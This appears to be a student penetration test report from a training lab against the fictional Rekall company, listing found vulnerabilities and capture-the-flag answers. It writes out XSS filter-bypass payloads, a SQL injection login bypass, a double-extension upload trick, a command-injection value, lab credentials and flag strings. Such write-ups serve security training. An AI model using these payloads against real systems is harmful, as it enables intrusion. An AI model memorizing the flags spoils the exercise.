Cybersecurity

Penetration Test Report

Penetration Test Report by Fable Cyber Security Inc.

Client: Rekall Corporation

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Table of Contents

Confidentiality Statement 2
Contact Information 4
Document History 4
Introduction 5
  Assessment Objective 5
Penetration Testing Methodology 6
  Reconnaissance 6
  Identification of Vulnerabilities and Services 6
  Vulnerability Exploitation 6
  Reporting 6
Scope 7
Executive Summary of Findings 8
  Grading Methodology 8
  Summary of Strengths 9
  Summary of Weaknesses 9
Executive Summary Narrative 10
Summary Vulnerability Overview 13
Vulnerability Findings 14

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Contact Information

Company Name	Fable
Contact Name	Tyler Crawford
Contact Title	Red Team

Document History

Version	Date	Author(s)	Comments
001	July 30th, 2024	Joshua Emo Rana Mahal Tyler Crawford	This report was completed with the team during project 2 week.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Main servers were successful in repelling different exploits from Metasploit.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Web application accepted any file type to be uploaded onto the website, allowing PHP file injections.
- Web application had broken access controls, allowing for directory traversal.
- Web application was vulnerable to brute force attacks.
- Database was exposed and vulnerable to SQL injection.
- Sensitive data from the web application is exposed.
- Web application was vulnerable to reflected and stored XSS.
- Weak administrative credentials and broken administrative access controls on the web application.
- Server host IP addresses are exposed.
- Apache Struts is not updated and a remote code vulnerability was found.
- Exploited a weakness in Apache Tomcat with a remote code execution.
- Shellshock exploit was deployed, allowing for remote code execution.
- Drupal was not updated with the newest security configurations, allowing for a remote PHP code execution exploit.
- Weak password credentials for system users.
- Sudo vulnerability was discovered, allowing SSH connection into a server and obtaining root permissions.
- Outdated version of SLMail that is vulnerable to exploits.
- Port 21 (FTP) is open and accepts Anonymous access.
- Port 80 (HTTP) exposed on internal network, granting access via leaked credentials.
- User credentials exposed on public GitHub profile.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Executive Summary

We began our penetration test of the website applications using simple JavaScript injections where we could. We were able to find several vulnerabilities and exploit them by injecting JS scripts, PHP scripts and XSS. We then traversed around the different pages, and found several pages with unsecured login information, and found that all the logins on the site were heavily susceptible to Brute Force attacks. Almost all admin information is able to be obtained via Brute Force attacks, and some information such as Admin usernames and passwords have been left in the HTML code such as Doug Quaid's username and password, as well as Melina's username and password. We were able to find most of the information that should be hidden simply through various script injections, as well as finding sensitive data in the HTML. The only information we had to properly exploit to find the vulnerabilities was the Brute Force attacks to find admin information. All other information was readily available and several pieces of sensitive data were made vulnerable with no protections in place.

We continued our penetration test and moved to the Linux systems. We used Domain Dossier, which revealed sensitive data and IP addresses. We used Nmap to scan the network of 192.168.13.0/24 and revealed five hosts. We found that the different hosts were running Apache Struts, Apache Tomcat, and Drupal. Using Metasploit, we used several exploits to access the hosts. The first exploit targeted 192.168.13.10 with a remote code execution vulnerability. The exploit was successful and we could run commands on the target host. The second exploit targeted host 192.168.13.11 with a Shellshock exploit, which gave us unauthorized access to the system. The third exploit targeted host 192.168.13.12 and launched a remote code execution, which returned back successful. The fourth exploit targeted host 192.168.13.13 and exploited a vulnerability in Drupal to obtain a user's id. While searching the system, we found a user named alice and attempted to SSH into host 192.168.13.14. We guessed the password of the user and accessed the system. We exploited a vulnerability that allowed us to bypass sudo permissions and obtain full root privileges.

Our penetration test led us to the Windows systems. By using OSINT on the company's GitHub page, we found user credentials (a username and password hash - trivera) stored in plain text on a public facing web page. We were able to crack the weak password and, after scanning the 172.22.117.0/24 network for hosts and open ports, we used the credentials to login to the Windows 10 machine. We were able to connect to this machine by exploiting a vulnerable FTP configuration allowing for anonymous access. In addition to this we also found a vulnerable, outdated version of SLMail that allowed us to establish a connection to the root of the machine. From here we used a variety of user enumeration techniques to extract credentials and hashes. Due to the use of weak passwords, we were successful in cracking password hashes, ultimately allowing us to escalate privileges and gain administrator access to the Windows Domain Controller machine.

Day 1 - Web App

<u>Day 1 - Web Application Security</u>


Summary of Flag Vulnerabilities Web Application Security:

Flag 1 - f76sdfkj6sjf

Vulnerability: Reflected Cross-Site Scripting (XSS) on Welcome.php

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


Method: We exploited this by injecting a script (<script>alert('Dawn');</script>) into the "Begin by entering your name below" field on the Welcome.php page. This resulted in the execution of JavaScript and displayed the first flag.



Flag 2 - ksdnd99dkas

Vulnerability: Reflected Cross-Site Scripting (XSS) on Memory-Planner.php (Field 1)

Method: Initial attempt to inject a script was thwarted by input validation. We tried to use (<script>alert('dawn');</script>) as in Flag 1. However, we bypassed the validation using an image tag with an on error event as the input validation only checked for the word “script” (<img src="x" onerror="alert('dusk')">). This resulted in the successful display of the second flag.




Flag 3 - sd7fk1nctx

Vulnerability: Reflected Cross-Site Scripting (XSS) on Comments.php

Method: By crafting a nested dummy tag and script (<dummy<dummy<script>alert(XSS);</dummy</script></dummy>), we were able to successfully trigger a pop-up and reveal the third flag.


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.



Flag 4 - nckd97dk6sh2

Vulnerability: Sensitive Data Exposure on About Rekall Page

Method: The fourth flag was hidden within the header HTML on the About Rekall page. By inspecting the GET requests in the Network tab, we were able to uncover this sensitive data.




```
┌──(root💀 kali)-[~]
└─# curl -v http://192.168.14.35/About-Rekall.php
*   Trying 192.168.14.35:80 ...
* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
> GET /About-Rekall.php HTTP/1.1
> Host: 192.168.14.35
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 13 Aug 2024 01:02:37 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 nckd97dk6sh2
< Set-Cookie: PHPSESSID=1g0ve4jsnt7it391upv4n4bc72; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7873
< Content-Type: text/html
<
```

Flag 5 - mmssdi73g

Vulnerability: PHP Injection on VR Planner page.

Method: Memory-Planner.php pages we were able to upload .php scripts to the file uploaders to run the PHP script. Even though there was a simple check to make sure that only .jpg images were able to be uploaded, we renamed the file to dawn.php.jpg and were able to bypass the file extension verification to exploit this vulnerability and locate the fifth flag.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.




Flag 6 - ld8skd62hdd

Vulnerability: Local File Inclusion (LFI) on Memory-Planner.php (Field 2)

Method: We bypassed file extension checks by creating a PHP file named dawn.php.jpg. The file contained a PHP script that successfully executed and revealed the sixth flag.

The PHP script specifically used was

```
<?php

echo "Dawn to Dusk";

$name = "Dawn";

echo "unto " . $name;

?>
```




Flag 7 - bcs92sjsk233

Vulnerability: SQL Injection on Login.php

Method: By entering a simple SQL injection (' OR 1=1 --) into the admin login field, we were able to bypass authentication and obtain the seventh flag.


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.



Flag 8 - 87fsdkf6djf

Vulnerability: Un-Encrypted HTML code on Login.php


Method: By completing a form action and using Inspect Element on the HTML of the Login.php Admin Login credentials we were able to find the username and password of a senior staff member. Upon logging in with those credentials, we were able to find the 8th flag.



Flag 9 - dkkdudfkdy23

Vulnerability: Sensitive Data Exposure via robots.txt

Method: By navigating to 192.168.14.35/robots.txt, we accessed the robots.txt file and found the ninth flag.



Flag 10 - ksdnd99dkas

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


Vulnerability: Command Injection via DNS Check

Method: By using www.splunk.com in the DNS check, we were able to execute a command that revealed the tenth flag.

Flag 11 - opshdkasy78s

Vulnerability: Command Injection via MX Record Checker

Method: We used a command injection (cat vendors.txt) through the MX record checker to obtain the eleventh flag.




Flag 12 - hsk23oncsd

Vulnerability: Brute Force Attack on Login.php

Method: Using Burp Intruder, we brute-forced the credentials melina:melina and obtained the twelfth flag.


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.



Flag 13 - jdka7sk23dd

Vulnerability: PHP Injection via souvenirs.php

Method: By referencing the souvenirs.php file mentioned in the robots.txt file, we performed a PHP injection that revealed the thirteenth flag.




Flag 14 - dks93jdlsd7dj

Vulnerability: Brute Force attack on admin_legal_data.php

Method: The method used for this vulnerability was a brute force attack with Burp Intruder using the numbers 1-100 on the admin_legal_data.php page. The solution was the number 87. After that was inputted we found the fourteenth flag.


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.




Flag 15 - dksdf7sjd5sg

Vulnerability: Directory Traversal via DNS Check

Method: We discovered the fifteenth flag through a directory traversal attack executed via the DNS check.





© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Summary Vulnerability Overview

Vulnerability	Severity
PHP file injection	Critical
Broken administrative access control	Critical
Weak passwords	High
Directory traversal through disclaimer page	Critical
SQL injection	Critical
Brute force attacks	High
Sensitive data exposure	Critical
Input Validation on all text fields	High
File Extension Bypass on all file upload fields	Critical
Cross Site Scripting (XSS) - Reflected and Stored XSS	Critical
Broken Access Controls Vulnerability CVE-2019-14287	Critical
Server IP Address Exposure	Medium
Apache Struts Critical Vulnerability	Critical
Apache Tomcat Remote Code Execution	Critical
Shellshock Vulnerability	Critical
Drupal vulnerability	Critical
User credentials exposed on public facing website.	Critical
Port 80 (HTTP) exposed on internal network, granting access with the leaked credentials	High
Port 21 (FTP) is open and accepts Anonymous access	Critical
Vulnerable version of SLMail app in use.	Critical
Weak Password	High

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14, Windows 10 @ 172.22.117.20, Windows Domain Controller @ 172.22.117.10
Ports	21 (FTP), 22 (SSH), 25 (SMTP) 80 (HTTP), 110 (POP3), 143 (IMAP)

Exploitation Risk	Total
Critical	15

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

